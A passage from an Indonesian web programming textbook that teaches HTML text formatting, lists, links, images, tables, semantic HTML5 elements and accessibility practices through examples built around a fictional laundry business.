  </p>
  <p>
    Einstein's Big Idea: E=MC<sup>2</sup><br>
    The chemical symbol for water: H<sub>2</sub>O
  </p>
</body>
</html>
```



Gambar 2.10 Dokumen format itu sebagaimana digambar peramban. `<em>` dan `<i>` menghasilkan miring yang sama, `<strong>` dan `<b>` tebal yang sama: bedanya ada pada makna, bukan tinta.

Baca **Kode 2.5** dan **Gambar 2.10** berdampingan, satu tag demi satu tag; perhatikan bahwa `<em>` tampil miring hanya *karena begitulah peramban ini menampilkan penekanan*.

Paragraf kedua menampilkan `<sup>` dan `<sub>`, satu-satunya tempat tag fisik tidak terbantahkan kebenarannya. Buku ini menulis kesetaraan massa-energi sebagai $E = mc^2$ dan air sebagai H_2O dengan persamaan sungguhan, tetapi di halaman web biasa `E=MC<sup>2</sup>` dan `H<sub>2</sub>O` sudah tepat: posisi naik dan turun itu *adalah* maknanya.

2.5.7 Perataan, fon, dan teks praformat

Tiga potong lagi dari format halaman gaya lama.

Perataan. Atribut lama `align` menerima `left`, `right`, `center`, atau `justify`, dan penggantinya dalam CSS adalah `text-align`:

```
<p align="center">Web Programming</p>
```

Fon. Elemen lama `<font>` mengatur jenis huruf, ukuran, dan warna:

```
<font color="#112255" size="5">
  Web Programming
</font>
```


Gambar 2.11 memperlihatkan hasilnya, biru tua dan besar. Atribut `color` menerima bentuk `#RRGGBB` — dua digit heksadesimal masing-masing untuk merah, hijau, dan biru — sehingga `#00FF00` adalah hijau murni. Subbab 2.15.5 membedah warna secara tuntas.

Gambar 2.11 Teks yang diatur dengan elemen usang `<font>`: warna `#112255` dengan ukuran 5. CSS melakukan hal yang sama dengan `color` dan `font-size`.

Teks praformat. `<pre>` adalah pengecualian dari peringkasan spasi putih: teks di dalamnya mempertahankan setiap spasi dan pindah baris persis seperti diketik, dengan fon lebar tetap.

```
<pre>Web prog: HTML,
 it's fun,
      isn't it?
</pre>
```

Gambar 2.12 memperlihatkan paragraf rata tengah di atas blok teks praformat yang jorokannya yang tidak rata tetap utuh. `<pre>` adalah cara menampilkan kode atau apa pun yang jaraknya justru menjadi inti.



Gambar 2.12 Paragraf rata tengah di atas blok `<pre>`. Di dalam `<pre>`, setiap spasi dan pindah baris pada sumber tetap bertahan.

2.6 Daftar

Ada tiga jenis, dan dua yang pertama akan terus Anda pakai.


2.6.1 Daftar tak berurutan

Ketika urutan tidak penting, pakailah `<ul>` — *unordered list* — dengan satu `<li>` — *list item* — untuk setiap butir, seperti pada **Kode 2.6**.

Kode 2.6 Daftar tak berurutan berisi buah tropis (`html/basics/list-unordered.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An unordered list</title>
</head>
<body>
  <p>Tropical fruits</p>
  <ul>
    <li>Durian</li>
    <li>Mango</li>
    <li>Mangosteen</li>
    <li>Pineapple</li>
    <li>Star fruit</li>
  </ul>
</body>
</html>
```

Gambar 2.13 memperlihatkan hasil **Kode 2.6**: satu butir per baris, masing-masing berbutir bulat, dan bloknya menjorok. Mengacak kelima buah itu tidak mengubah apa pun, dan justru saat itulah `<ul>` tepat dipakai.



Gambar 2.13 Daftar tak berurutan. Butir bulat dan jorokannya adalah bawaan peramban, dan CSS dapat mengubah atau menghapus keduanya.


2.6.2 Daftar berurutan

Ketika urutan *merupakan* bagian dari makna — langkah dalam resep, film menurut urutan rilis, posisi dalam peringkat — pakailah `<ol>`, seperti pada **Kode 2.7**.

Kode 2.7 Daftar berurutan film-film Bumilangit (`html/basics/list-ordered.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An ordered list</title>
</head>
<body>
  <p>Bumilangit Cinematic Universe</p>
  <ol start="1" type="1">
    <li>Gundala</li>
    <li>Sri Asih</li>
    <li>Godam</li>
    <li>Mandala</li>
    <li>Patriot</li>
  </ol>
</body>
</html>
```

Gambar 2.14 memperlihatkan penomoran yang dihasilkan **Kode 2.7**. `start` menyatakan angka awal dan `type` gaya penomorannya — `1` untuk angka Arab, `a` atau `A` untuk huruf, `i` atau `I` untuk angka Romawi. Kedua nilai di sini adalah nilai bawaan, dituliskan agar Anda tahu keduanya ada.



Gambar 2.14 Daftar berurutan. Peramban yang membuat angkanya, sehingga menyisipkan butir di tengah tidak pernah membuat sisanya salah.

Hal terakhir itu penting. Angka-angka itu tidak ada di berkas Anda: sisipkan satu film di antara Gundala dan Sri Asih, dan semua butir di bawahnya menomori ulang dirinya. Mengetik "1." "2." "3." di dalam paragraf tampak sama, tetapi merupakan jebakan pemeliharaan.

2.6.3 Sarang, dan daftar deskripsi

Satu butir daftar boleh memuat daftar lain. Letakkan `<ul>` bagian dalam *di dalam* sebuah `<li>`, jangan di antara dua `<li>`, seperti dilakukan **Kode 2.8** dengan layanan-layanan Profitina Laundry.

Kode 2.8 Daftar bersarang (`html/basics/list-nested.html`). `<ul>` bagian dalam berada di dalam sebuah `<li>`.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A nested list</title>
</head>
<body>
  <h1>Our services</h1>
  <ul>
    <li>By weight
      <ul>
        <li>Wash, dry &amp; fold</li>
        <li>Express wash &amp; fold, 1 day</li>
        <li>Ironing only</li>
      </ul>
    </li>
    <li>Per item or pair
      <ul>
        <li>Dry cleaning</li>
        <li>Shoes deep clean</li>
      </ul>
    </li>
  </ul>
</body>
</html>
```

Kode 2.8 adalah struktur di balik daftar tarik-turun berkelompok pada formulir penjemputan di Subbab 2.12.

Jenis ketiga adalah **daftar deskripsi**, `<dl>`, yang memasangkan istilah `<dt>` dengan deskripsinya `<dd>`; **Kode 2.9** memakainya untuk lama pengerjaan.

Kode 2.9 Daftar deskripsi: sebuah istilah, lalu makna istilah itu (`html/basics/list-description.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A description list</title>
</head>
<body>
  <h1>How fast?</h1>
  <dl>
    <dt>Wash, dry &amp; fold</dt>  <dd>Ready within 2 days, Rp 8.000 per kg.</dd>
    <dt>Express</dt>             <dd>Ready within 1 day, Rp 12.000 per kg.</dd>
    <dt>Dry cleaning</dt>        <dd>Ready within 4 days, priced per item.</dd>
  </dl>
</body>
</html>
```

Pakailah daftar deskripsi untuk glosarium, untuk pilihan beserta penjelasannya, dan untuk metadata — di mana pun Anda punya pasangan nama dan nilai yang bukan tabel. Halaman status di Subbab 2.25 menampilkan rincian tagihan tepat sebagai daftar semacam itu.

2.7 Tautan

Inilah *hiper* dalam hiperteks, dan wujudnya hanya satu tag: `<a>`, dari kata *anchor* (jangkar).

2.7.1 Menaut ke dokumen lain

```
<a href="contact.html">Contact us</a>
```

`href` — *hypertext reference* — adalah alamat tujuan, dan teks di antara kedua tag adalah yang dilihat serta diklik pengunjung. Alamat dapat bersifat **relatif** atau **absolut**.

Alamat **relatif**, seperti `contact.html`, dihitung dari letak halaman yang sedang dibuka. Pengunjung di `https://laundry.example/info/faq.html` yang mengikuti `<a href="contact.html">` akan sampai di `https://laundry.example/info/contact.html` — folder yang sama. Alamat relatif membuat situs mudah dipindahkan: kembangkan di sebuah folder di laptop, unggah, dan semua tautan tetap bekerja. **Tabel 2.4** memuat keempat bentuknya.

Tabel 2.4 Alamat relatif. Dua titik berarti "folder di atasnya"; garis miring di depan berarti "mulai lagi dari akar situs".

Ditulis	Artinya
`contact.html`	di folder yang sama dengan halaman saat ini
`pages/contact.html`	di folder `pages` di dalam folder saat ini
`../contact.html`	naik satu folder, lalu `contact.html`
`/contact.html`	dari puncak situs ini, di folder mana pun kita berada

Alamat **absolut** memuat semuanya, termasuk skema dan nama host, dan dipakai untuk menaut ke situs lain:

```
<a href="https://profitina.com">Profitina</a>
```

Tabel 2.4 adalah hal yang pada awalnya akan Anda salah pahami: ketika tautan tidak bekerja, hampir selalu berkasnya tidak berada di tempat yang Anda kira, relatif terhadap halaman yang menyebutnya. **Gambar 2.15** memperlihatkan tujuan tautan pertama, `contact.html`, di dalam editor: kerangka **Kode 2.2** dengan satu paragraf rata tengah, dan sudah menjadi halaman web yang bekerja utuh.

contact.html

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4    <meta charset="utf-8">
5    <meta name="viewport" content="width=device-width, initial-scale=1">
6    <title>Contact us</title>
7  </head>
8  <body>
9    <p style="text-align: center">Please contact CP: 0811111</p>
10 </body>
11 </html>
```

Gambar 2.15 Halaman tujuan, `html/basics/contact.html`, di dalam editor. Dokumen HTML yang lengkap hanya memerlukan kerangka dan satu baris isi.

2.7.2 Menaut di dalam dokumen

Anda juga dapat melompat ke suatu tempat *di dalam* halaman. Beri `id` pada elemen yang ingin dicapai dan tautkan ke `id` itu dengan `#`, yang berarti "dokumen yang sama, bagian ini":

```
<h2 id="prices">Our prices</h2>
...
<a href="#prices">Jump to the prices</a>
```

Halaman lama menandai tempat itu dengan `<a name="prices">`; bentuk `name` masih bekerja dan akan Anda temui di kode warisan, tetapi `id` itulah yang seharusnya Anda tulis.

2.7.3 Halaman dengan semua jenis tautan

Kode 2.10 memasukkan semua jenis tautan ke satu halaman: tautan relatif ke `contact.html`, tautan absolut ke situs luar, dua tujuan bertanda `section1` dan `section2` yang membungkus judul tebal, satu blok `<pre>` di bawah masing-masing, dan akhirnya dua tautan fragmen yang kembali ke kedua bagian itu. **Gambar 2.16** adalah tampilannya di peramban.

Kode 2.10 Halaman yang memakai semua jenis tautan (`html/basics/links.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Every kind of link</title>
</head>
<body>
  <a href="contact.html">Contact us</a><br>
  <a href="https://profitina.com">Profitina</a><br><br>
  <a id="section1"><b>Section One: HTML</b></a>
  <pre>HyperText Markup Language (HTML).
A standard notation for describing the web's documents.
Control the appearance of web page &amp; its content.
Make an online form for enrollment, online transaction.
Add the objects, e.g., image, audio and video in the document.
  </pre>
  <a id="section2"><b>Section Two: HTML Tools</b></a>
  <pre>HTML Tools.
Browser.
Installed software that turns HTML tags into web pages.
E.g., Chrome, Edge, Firefox, Safari, Opera.
Editor.
Program for creating HTML documents.
E.g., Visual Studio Code, Notepad++, Sublime Text, Vim.
  </pre>
  <a href="#section1">See the section one: HTML</a><br>
  <a href="#section2">See the section two: HTML Tools</a>
</body>
</html>
```

Contact us
Profitina

Section One: HTML

```
HyperText Markup Language (HTML).
A standard notation for describing the web's documents.
Control the appearance of web page & its content.
Make an online form for enrollment, online transaction.
Add the objects, e.g., image, audio and video in the document.
```

Section Two: HTML Tools

```
HTML Tools.
Browser.
Installed software that turns HTML tags into web pages.
E.g., Chrome, Edge, Firefox, Safari, Opera.
Editor.
Program for creating HTML documents.
E.g., Visual Studio Code, Notepad++, Sublime Text, Vim.
```

See the section one: HTML
See the section two: HTML Tools

Gambar 2.16 Halaman tautan di peramban. Keempat tautan bergaris bawah dan berwarna; kedua judul bertanda tetap berupa teks tebal biasa, karena tujuan tautan tidak mengubah cara ia digambar.

Tujuan-tujuan pada **Gambar 2.16** tidak kelihatan: `section1` dan `section2` tampak seperti judul tebal biasa.

2.7.4 Menulis tautan yang bekerja bagi semua orang

Empat aturan, masing-masing tanpa biaya:

1. **Buat teks tautan menjelaskan tujuannya.** *Klik di sini* tidak memberi tahu apa pun kepada pengunjung yang memindai halaman, apalagi kepada pengguna pembaca layar yang mendengarkan daftar tautan. Tulislah *daftar harga kami*.
2. **Tambahkan `target="_blank"` hanya jika memang dimaksudkan.** Peramban modern memperlakukan tautan semacam itu sebagai `rel="noopener"` secara bawaan, sehingga halaman yang dibuka tidak dapat menjangkau balik halaman Anda, tetapi tab baru yang tidak diminta tetap mengganggu.
3. **Pakai `mailto:` untuk alamat surel** dan `tel:` untuk nomor telepon, yang di ponsel menjadi ketuk-untuk-menelepon. Kaki halaman Profitina Laundry menulis `<a href="tel:+623100002101">`: kode negara menggantikan angka nol di depan, dan tanpa spasi.
4. **Jangan pernah menghilangkan `href` dari tautan.** `<a>` tanpa `href` tidak dapat difokuskan dengan papan ketik ataupun diaktifkan dengan Enter.

2.8 Gambar

Satu tag, `<img>`, elemen kosong, dengan dua atribut yang sama pentingnya; **Kode 2.11** menampilkan logo resmi Profitina.

Kode 2.11 Gambar beserta teks alternatif dan dimensinya (`html/basics/image.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An image</title>
</head>
<body>
  <img src="../assets/profitina-logo-horizontal.png" alt="Profitina" width="236"
height="68">
</body>
</html>
```

`src` adalah alamat gambar, relatif atau absolut, persis seperti `href`. `alt` adalah **teks alternatif**: yang ditampilkan peramban sebagai pengganti gambar jika gambar gagal dimuat, dan yang dibacakan pembaca layar sebagai ganti gambar itu.

> **PERINGATAN:** `alt` bukan pilihan. Halaman penuh gambar tanpa teks `alt` sama sekali tidak dapat dipakai pengunjung tunanetra, dan di banyak negara hal itu sudah menjadi urusan hukum, bukan sekadar sopan santun. Tulislah apa yang *disampaikan* gambar, bukan apa yang tergambar: untuk logo, `alt="Profitina"`, bukan `alt="kotak biru dengan garis lengkung"`. Untuk gambar yang murni hiasan, tulis `alt=""` — ada dan sengaja kosong — yang meminta pembaca layar melewatinya. Menghilangkan atribut itu sama sekali membuat pembaca layar membacakan nama berkas, yang tidak menolong siapa pun.

`width` dan `height` pada **Kode 2.11** bukan soal ukuran — ukuran diatur CSS — melainkan soal **memesan ruang**. Tanpa keduanya, peramban menata halaman sebelum gambar tiba lalu mendorong semuanya ke bawah saat gambar datang. Siapa pun yang pernah mencoba mengetuk tautan di ponsel dan malah mengenai iklan pernah merasakan akibatnya.

Format mana? **JPEG** untuk foto; **PNG** untuk logo, diagram, dan apa pun yang bertepi tajam atau transparan; **SVG** untuk gambar garis dan ikon, yang tetap tajam di ukuran berapa pun karena digambar dengan matematika; **WebP** dan **AVIF** untuk foto dengan kira-kira separuh ukuran JPEG.

2.9 Tabel

Tabel adalah untuk **data tabular** — baris dan kolom, tempat posisi sebuah sel merupakan bagian dari maknanya. Daftar harga adalah tabel; jadwal adalah tabel; tata letak halaman Anda bukan tabel, sebanyak apa pun situs tahun 1999 memakainya begitu. Subbab 2.19 menyediakan perkakas yang tepat untuk tata letak.


2.9.1 Sel

Kita membangun tabel bertahap. Pertama, tabel paling kasar, **Kode 2.12**.

Kode 2.12 Empat sel tanpa baris (`html/basics/historic/table-cells.html`). Peramban mengarang satu baris untuk menampungnya.

```
<html>
  <head>
    <title>Creating Table</title>
  </head>
  <body>
    <table border="1">
      <td>The first cell</td>
      <td>The second cell</td>
      <td>The third cell</td>
      <td>The fourth cell</td>
    </table>
  </body>
</html>
```

`<table>` memulai tabel dan `<td>` — *table data* — adalah satu sel. **Kode 2.12** tidak pernah menyatakan di mana sebuah baris berakhir, sehingga peramban memasukkan keempat sel ke satu baris, seperti terlihat di **Gambar 2.17**. `border="1"` menggambar garisnya; tanpa itu sel-sel akan bersebelahan tanpa terlihat.



Gambar 2.17 Empat sel `<td>` tanpa `<tr>` di sekelilingnya. Karena tidak diberi tahu apa pun tentang baris, peramban memasukkan keempat sel ke satu baris.


2.9.2 Baris dan keterangan tabel

Tambahkan `<tr>` — *table row* — di sekeliling setiap kelompok sel, dan `<caption>` untuk memberi tabel judul, seperti pada **Kode 2.13**.

Kode 2.13 Tabel yang sama dengan baris dan keterangan: dua baris berisi dua sel (`html/basics/historic/table-rows.html`).

```
<html>
  <body>
    <table border="1">
      <caption>Creating Table</caption>
      <tr>
        <td>Row 1 Col 1</td>
        <td>Row 1 Col 2</td>
      </tr>
      <tr>
        <td>Row 2 Col 1</td>
        <td>Row 2 Col 2</td>
      </tr>
    </table>
  </body>
</html>
```

Gambar 2.18 memperlihatkan kisi dua kali dua yang dihasilkan **Kode 2.13**, dengan keterangan di atasnya. Aturannya tidak pernah berubah: **tabel berisi baris, dan baris berisi sel**, dan banyaknya kolom sama dengan banyaknya sel pada baris terlebar.



Gambar 2.18 Tabel dua baris dan dua kolom, dengan `<caption>` di atasnya. Keterangan itu milik tabel, sehingga ikut berpindah dan tercetak bersamanya.

2.9.3 Format, lama dan baru

Tabel 2.5 memuat atribut-atribut yang dahulu mengatur tampilan tabel.

Tabel 2.5 Atribut format tabel yang sudah usang. Masing-masing punya pengganti dalam CSS.


Atribut	Pada	Fungsinya
`align`	`<tr>`, `<td>`	perataan horizontal: `left`, `center`, `right`, `justify`
`valign`	`<tr>`, `<td>`	perataan vertikal: `top`, `middle`, `bottom`, `baseline`
`width`	`<table>`, `<td>`	lebar, sebagai panjang atau persentase
`bgcolor`	`<table>`, `<tr>`, `<td>`	warna latar sel
`cellspacing`	`<table>`	celah antarsel yang bertetangga
`cellpadding`	`<table>`	celah antara bingkai sel dan teksnya

Setiap baris **Tabel 2.5** punya pengganti modern — `text-align`, `vertical-align`, `width`, `background-color`, `border-spacing`, `padding` — yang dengan satu aturan CSS berlaku untuk semua tabel di situs. **Kode 2.14** memakai atribut-atribut lama itu bersama-sama, persis seperti peragaan klasiknya — termasuk salah ejanya.

Kode 2.14 Tabel yang diformat dengan atribut usang (`html/basics/historic/table-attributes.html`). Perhatikan baik-baik ejaan atribut *padding*-nya.

```
<html>
  <body>
    <table border="1" cellspacing="5" cellpading="10">
      <tr align="left" valign="top">
        <td width="25%" bgcolor="red">Row 1 Col 1</td>
        <td width="25%" bgcolor="yellow">Row 1 Col 2</td>
      </tr>
      <tr align="center" valign="baseline">
        <td>Row 2 Col 1</td>
        <td>Row 2 Col 2</td>
      </tr>
    </table>
  </body>
</html>
```

Gambar 2.19 memperlihatkan hasil **Kode 2.14**, sekaligus sebuah galat sungguhan. Atribut *padding* dieja `cellpading`, dengan satu D. HTML mengabaikan atribut yang tidak dikenalnya, sehingga sel-sel mendapat lima piksel celah yang diminta `cellspacing` dan sama sekali tidak mendapat sepuluh piksel *padding* dari atribut yang salah eja itu.



Gambar 2.19 Tabel yang diformat. Celah antarsel berasal dari `cellspacing`; *padding* di dalamnya tidak ada, karena atributnya salah eja dan HTML diam-diam mengabaikan yang tidak dikenalnya.

> **PERINGATAN:** Hal terpenting tentang penanganan galat HTML adalah bahwa **HTML tidak melaporkan apa pun**. Atribut salah eja, tag tak dikenal, tanda petik yang hilang — peramban menebak lalu jalan terus. Tidak ada kompilator yang menangkap kesalahan Anda; Subbab 2.14.1 menyajikan validator, yang menjadi penggantinya.

2.9.4 Cara menulis tabel masa kini

Tabel modern punya lebih banyak bagian, dan masing-masing layak ada. **Kode 2.15** adalah daftar harga Profitina Laundry yang pendek.

Kode 2.15 Tabel modern dengan `<thead>`, `<tbody>`, `<tfoot>`, `<th scope>`, dan `colspan` (cuplikan `html/basics/price-table.html`).

```
<table class="receipt">
  <caption>Profitina Laundry price list</caption>
  <thead>
    <tr>
      <th scope="col">Service</th>
      <th scope="col">Unit</th>
      <th scope="col">Price (Rp)</th>
    </tr>
  </thead>
  <tbody>
    <tr><th scope="row">Wash, dry &amp; fold</th><td>kilogram</td><td>8.000</td></tr>
    <tr><th scope="row">Express, 1 day</th>   <td>kilogram</td><td>12.000</td></tr>
    <tr><th scope="row">Dry cleaning, shirt</th><td>item</td>  <td>20.000</td></tr>
    <tr><th scope="row">Shoes deep clean</th> <td>pair</td>    <td>45.000</td></tr>
  </tbody>
  <tfoot>
    <tr><td colspan="3">Weight is rounded up to the next whole kilogram.</td></tr>
  </tfoot>
</table>
```

Pada **Kode 2.15**:

- `<th>` adalah **sel kepala** (*header cell*), berbeda dari `<td>`, sel data biasa.
- `scope="col"` menyatakan bahwa kepala ini menjelaskan kolom di bawahnya; `scope="row"` bahwa ia menjelaskan baris di sampingnya. Pembaca layar memakai `scope` untuk mengumumkan, ketika pengunjung sampai di `12.000`, bahwa itu adalah *Price* dari *Express, 1 day* — beda antara tabel yang terbaca dan untaian angka yang tak berhubungan.
- `<thead>`, `<tbody>`, dan `<tfoot>` mengelompokkan baris; peramban yang mencetak tabel panjang mengulang `<thead>` di setiap halaman.
- `colspan="3"` membuat satu sel selebar tiga sel; `rowspan` membuat satu sel setinggi beberapa baris.

Itulah seluruh urusan tabel; sisanya adalah CSS, dan Subbab 2.15.7 menata tabel yang persis ini.

2.10 HTML5 Semantis

`<div>` tidak bermakna apa-apa: ia mengelompokkan, dan hanya itu. Demikian pula `<span>`, dalam versi sebaris. Keduanya berguna dan keduanya terlalu sering dipakai. Perhatikan dua halaman yang tampak sama di layar, **Kode 2.16** dan **Kode 2.17**.

Kode 2.16 Halaman yang seluruhnya dibangun dari `<div>` (cuplikan `html/basics/div-soup.html`). Tampilannya bisa dibuat seperti apa saja, dan maknanya tidak ada.

```
<div class="header">
  <div class="title">Profitina Laundry</div>
</div>
<div class="nav">
  <div class="link"><a href="index.html">Home</a></div>
</div>
<div class="content">
  <div class="heading">Our prices</div>
  <div class="text">Wash, dry and fold is Rp 8.000 per kilogram.</div>
</div>
```

Kode 2.17 Halaman yang sama dalam HTML semantis (cuplikan `html/basics/semantic.html`). Setiap elemen menyebut dirinya apa.

```
<header>
  <p><a href="index.html">Profitina Laundry</a></p>
  <nav aria-label="Main">
    <ul><li><a href="index.html">Home</a></li></ul>
  </nav>
</header>
<main>
  <h1>Our prices</h1>
  <p>Wash, dry and fold is Rp 8.000 per kilogram.</p>
</main>
<footer>
  <address>Jl. Flamboyan No. 8, Keputih, Surabaya</address>
</footer>
```

Kode 2.16 dan **Kode 2.17** dapat ditata hingga sama persis sampai ke pikselnya. Bedanya terletak pada segala yang bukan sepasang mata. Pengguna pembaca layar dapat langsung melompat ke `<main>` pada **Kode 2.17**, melewati navigasi yang sudah didengarnya di setiap halaman lain; pada **Kode 2.16** tidak ada tujuan lompatan. Mode baca dapat mengambil artikel dari yang satu dan tidak dari yang lain. Mesin pencari tahu bagian mana yang navigasi. Dan mesin penjawab AI yang ditanya berapa tarif cuci, kering, dan lipat di Profitina Laundry dapat menemukan judul, paragraf, dan harga — dari `<h1>` dan `<p>`, bukan dari `<div class="text">`.

Tabel 2.6 adalah kosakatanya.

Tabel 2.6 Elemen semantis HTML5. Pakailah `<div>` hanya jika tidak ada baris di atas yang menggambarkan apa yang Anda punya.

Elemen	Pakai untuk
`<header>`	bagian atas halaman, atau bagian atas sebuah artikel
`<nav>`	blok tautan navigasi
`<main>`	isi khas halaman; tepat satu per halaman
`<article>`	potongan yang utuh sendiri: tulisan, produk, komentar
`<section>`	pengelompokan bertema, biasanya dengan judul
`<aside>`	isi di samping pokok bahasan: bilah sisi, kutipan menonjol
`<footer>`	bagian bawah halaman, atau bagian bawah artikel
`<figure>`, `<figcaption>`	gambar, diagram, atau kode beserta keterangannya
`<time datetime="…">`	tanggal atau waktu, terbaca mesin
`<address>`	kontak pemilik halaman
`<details>`, `<summary>`	bagian yang dapat dibuka-tutup pengunjung, tanpa skrip
`<output>`	hasil perhitungan yang dilakukan halaman
`<div>`, `<span>`	pengelompokan tanpa makna — ketika tak ada yang di atas yang cocok

Aturan memilihnya cukup satu pertanyaan: **jika semua CSS dibuang, dapatkah orang asing tetap mengenali setiap bagian halaman ini?** Jika ya, markahnya semantis; jika halaman runtuh menjadi satu kolom tanpa pembeda, markahnya tidak semantis.

2.11 Aksesibilitas sejak Baris Pertama

Aksesibilitas (*accessibility*) — sering ditulis *a11y*, sebelas huruf di antara *a* dan *y* — berarti penyandang disabilitas dapat memahami, mengoperasikan, dan mengerti halaman: orang yang tidak dapat melihatnya dan mendengarkan pembaca layar, orang yang tidak dapat memakai tetikus dan bergerak dengan tombol Tab, orang yang memperbesar teks sampai 200 persen,

orang yang tidak dapat membedakan merah dari hijau. Pedoman Aksesibilitas Konten Web, WCAG 2.2 [1], adalah tolok ukur internasionalnya, dan banyak aturan sektor publik di dunia merujuk kepadanya. Sebagian besar aksesibilitas bukan pekerjaan tambahan: ia adalah HTML semantis dari subbab-subbab sebelumnya, ditulis dengan jujur. **Tabel 2.7** memuat apa yang dilakukan halaman-halaman Profitina Laundry, dan alasannya.

Tabel 2.7 Praktik aksesibilitas yang tertanam di halaman-halaman Profitina Laundry. Setiap baris hanya berbiaya satu atribut atau satu aturan CSS.

Praktik	Di halaman kita	Siapa yang terlayani
`lang="en"` pada `<html>`	setiap halaman	pembaca layar memilih lafal yang tepat
satu `<h1>`, tingkat berurutan	setiap halaman	pengguna pembaca layar melompat per judul
landmark: `header`, `nav`, `main`, `footer`	setiap halaman	pengguna pembaca layar melompat per wilayah
tautan *Skip to the content* paling awal	setiap halaman	pengguna papan ketik melewati menu
`alt` pada setiap gambar	logo	pengunjung tunanetra; koneksi lambat
`<label>` untuk setiap kontrol	setiap formulir	semua orang: area ketuk lebih besar, nama yang diucapkan
`aria-current="page"` pada menu yang aktif	menu	pembaca layar menyebut "halaman saat ini"
`aria-live="polite"` pada hasil yang berubah	kalkulator, status	pembaca layar membacakan hasil baru
`aria-invalid` dan `aria-describedby` pada isian salah	formulir penjemputan	pesan galat dibacakan bersama isiannya
